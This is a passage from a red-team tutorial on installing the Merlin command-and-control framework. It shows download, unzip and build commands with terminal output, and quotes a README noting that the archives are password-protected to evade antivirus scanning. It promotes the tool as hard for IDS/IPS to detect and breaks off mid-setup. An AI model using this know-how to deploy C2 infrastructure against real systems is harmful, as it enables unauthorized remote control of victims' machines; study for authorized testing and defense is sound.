Command and Control Guide to Merlin

hackingarticles.in/command-and-control-guide-to-merlin

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In this article, we learn how to use Merlin C2 tool. It is developed by **Russel Van Tuyl** in Go language.

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Introduction

Merlin is a great cross-platform Command and control tool written in the Go language. It's made of two elements i.e. the server and agent. It works on the HTTP/2 protocol. The best things about Merlin are that it is compiled to work on any platform and that you can even build it from source. Normally, agents are put on windows and are being listened on Linux but due to being written in Go language, Merlin lets us put agents on any platform/machine we come across and we can listen to it also on any platform. This is much more successful than others when it comes to red teaming as it makes IDS/IPS struggle to identify it.

The Merlin server is to be run in the folder where agents can call out to it. By default, the server is configured on 127.0.0.1:443 but you can change it to your own IP. The merlin agent can be, as discussed earlier, cross-complicated to run on any platform. Agents are interacted using the Merlin server. Any binary file is executed with the target's path variable.


Installation

Merlin's installation is pretty tricky. The most convenient way to download is shown in this article. Installing Go language is compulsory in order for Merlin to work. So, to install the Go language type:

```
apt install golang
```

And then to install merlin the following commands:


```
mkdir /opt/merlin;cd /opt/merlin
wget //github.com/Ne0nd0g/merlin/releases/download/v0.1.4/merlinServer-Linux-x64-
v0.1.4.7z
```



```
root@kali:~# mkdir /opt/merlin;cd /opt/merlin
root@kali:/opt/merlin# wget https://github.com/Ne0nd0g/merlin/releases/download/v0.1.4/merlinServer-Li
nux-x64-v0.1.4.7z
--2019-03-06 03:43:41--  https://github.com/Ne0nd0g/merlin/releases/download/v0.1.4/merlinServer-Linux
-x64-v0.1.4.7z
Resolving github.com (github.com)... 192.30.253.113, 192.30.253.112
Connecting to github.com (github.com)|192.30.253.113|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github-production-release-asset-2e65be.s3.amazonaws.com/78200488/5587a8f2-1e6b-11e8-
9f01-2a1d69b41304?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20190306%2F
us-east-1%2Fs3%2Faws4_request&X-Amz-Date=20190306T084357Z&X-Amz-Expires=300&X-Amz-Signature=196dd15478
8e84001352b100b97fd6570b341739750a31d8de18947c62dd6e73&X-Amz-SignedHeaders=host&actor_id=0&response-co
ntent-disposition=attachment%3B%20filename%3DmerlinServer-Linux-x64-v0.1.4.7z&response-content-type=ap
plication%2Foctet-stream [following]
--2019-03-06 03:43:58--  https://github-production-release-asset-2e65be.s3.amazonaws.com/78200488/5587
a8f2-1e6b-11e8-9f01-2a1d69b41304?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53
A%2F20190306%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20190306T084357Z&X-Amz-Expires=300&X-Amz-Signa
ture=196dd154788e84001352b100b97fd6570b341739750a31d8de18947c62dd6e73&X-Amz-SignedHeaders=host&actor_i
d=0&response-content-disposition=attachment%3B%20filename%3DmerlinServer-Linux-x64-v0.1.4.7z&response-
content-type=application%2Foctet-stream
Resolving github-production-release-asset-2e65be.s3.amazonaws.com (github-production-release-asset-2e6
5be.s3.amazonaws.com)... 52.216.162.187
Connecting to github-production-release-asset-2e65be.s3.amazonaws.com (github-production-release-asset
-2e65be.s3.amazonaws.com)|52.216.162.187|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1426152 (1.4M) [application/octet-stream]
Saving to: ‘merlinServer-Linux-x64-v0.1.4.7z’

merlinServer-Linux-x64-v0 100%[===================================>]   1.36M   237KB/s    in 6.6s

2019-03-06 03:44:06 (211 KB/s) - ‘merlinServer-Linux-x64-v0.1.4.7z’ saved [1426152/1426152]
```

Once the above commands are executed successfully, use the following command to unzip merlin server.


```
7z x merlinServer-Linux-x64-v0.1.4.7z
```



```
root@kali:/opt/merlin# 7z x merlinServer-Linux-x64-v0.1.4.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,4 CPUs Intel(R) Core(TM) i7-8750
H CPU @ 2.20GHz (906EA),ASM,AES-NI)

Scanning the drive for archives:
1 file, 1426152 bytes (1393 KiB)

Extracting archive: merlinServer-Linux-x64-v0.1.4.7z

Enter password (will not be echoed):
--
Path = merlinServer-Linux-x64-v0.1.4.7z
Type = 7z
Physical Size = 1426152
Headers Size = 1160
Method = LZMA:6m BCJ2 7zAES
Solid = +
Blocks = 2

Everything is Ok

Folders: 22
Files: 34
Size:       5303589
Compressed: 1426152
root@kali:/opt/merlin# ls
data  docs  LICENSE  merlinServer-Linux-x64  merlinServer-Linux-x64-v0.1.4.7z  README.MD
root@kali:/opt/merlin#
```

Now, after unzipping, when you use ls command; you will find the merlin server and readme file. We can check if the server is running by using the following command:

```
./merlinServer-Linux-x64
```



```
root@kali:/opt/merlin# ./merlinServer-Linux-x64

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                   Version: 0.1.4 Beta
                   Build: cd8f6742ebe5b1d4ed52b7ab036ab700658f9bd2
Merlin» [-]HTTPS Listener Started on 0.0.0.0:443
```


In “README.MD”, we find the instructions for installing “Merlin” in our system.




```
## Getting Started
The quickest and easiest way to start using Merlin is download the
pre-compiled binary files found in the
[Releases](https://github.com/Ne0nd0g/merlin/releases) section. The
files are compressed into 7z archives and are password protected to
prevent Anti-Virus inspection when downloading. The password is
`merlin`.

## Install GO
In order to run Merlin from source, or to compile Merlin yourself, the
Go programing language must be installed on the system. However, if you
 just want to run a pre-compiled version, you _do not_ need to install
 Go.

Download and install GO: `https://golang.org/doc/install`

## Download Merlin Server
> It is recommended to download the compiled binaries from the
[Releases](https://github.com/Ne0nd0g/merlin/releases) section

>Ensure your GOPATH environment variable is
[set](https://github.com/golang/go/wiki/SettingGOPATH)

Download Merlin with Go

`go get github.com/Ne0nd0g/merlin`

If you want to use git instead of Go, merlin must be in your GOPATH i.e.
`$GOPATH/src/github.com/Ne0nd0g/merlin`

`cd $GOPATH/src/github.com/Ne0nd0g;git clone https://github.com/Ne0nd0g/merlin/`
```

Now according to the readme file, we have to setup GOPATH environment variable for the installation and then install merlin using “go” instead of git clone. So, to complete these steps run the following set of commands:

```
echo "export GOPATH=$HOME/go" >> .bashrc
source .bashrc
go get github.com/Ne0nD0g/merlin
```


Once the directory is downloaded, let’s check its contents using cd and ls commands.



```
root@kali:~# echo "export GOPATH=$HOME/go" >> .bashrc
root@kali:~# source .bashrc
root@kali:~# go get github.com/Ne0nd0g/merlin
package github.com/Ne0nd0g/merlin: no Go files in /root/go/src/github.com/Ne0nd0g/merlin
root@kali:~# cd go/src/github.com/Ne0nd0g/merlin/
root@kali:~/go/src/github.com/Ne0nd0g/merlin# ls
cmd  data  docs  LICENSE  Makefile  pkg  README.MD  vendor
root@kali:~/go/src/github.com/Ne0nd0g/merlin# 
```

There was a cmd directory, and in it, there was a directory named merlinserver where we found main.go. Run main.go as shown in the image below :

```
go run main.go
```



```
root@kali:~/go/src/github.com/Ne0nd0g/merlin# cd cmd/
root@kali:~/go/src/github.com/Ne0nd0g/merlin/cmd# ls
merlinagent  merlinagentdll  merlinserver
root@kali:~/go/src/github.com/Ne0nd0g/merlin/cmd# cd merlinserver/
root@kali:~/go/src/github.com/Ne0nd0g/merlin/cmd/merlinserver# ls
main.go
root@kali:~/go/src/github.com/Ne0nd0g/merlin/cmd/merlinserver# go run main.go
[!]There was an error with the Merlin Server log file
[!]open /root/go/src/github.com/Ne0nd0g/merlin/cmd/merlinserver/data/log/merlinServerLog.txt: no such
file or directory

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                   Version: 0.6.4.BETA
                   Build: nonRelease
[!]There was an error importing the SSL/TLS x509 certificate
[!]stat /root/go/src/github.com/Ne0nd0g/merlin/cmd/merlinserver/data/x509/server.crt: no such file or
directory
stat /root/go/src/github.com/Ne0nd0g/merlin/cmd/merlinserver/data/x509/server.crt: no such file or dir
ectory
root@kali:~/go/src/github.com/Ne0nd0g/merlin/cmd/merlinserver#
```



As you can see the tool merlin is still not running properly as there is no SSL certificate given to it. If you navigate through the /opt/merlin directory, you will find a directory named data in which there is an SSL certificate. Copy the data folder into the merlinserver directory as shown in the image below:



```
root@kali:/opt/merlin# cd data/
root@kali:/opt/merlin/data# ls
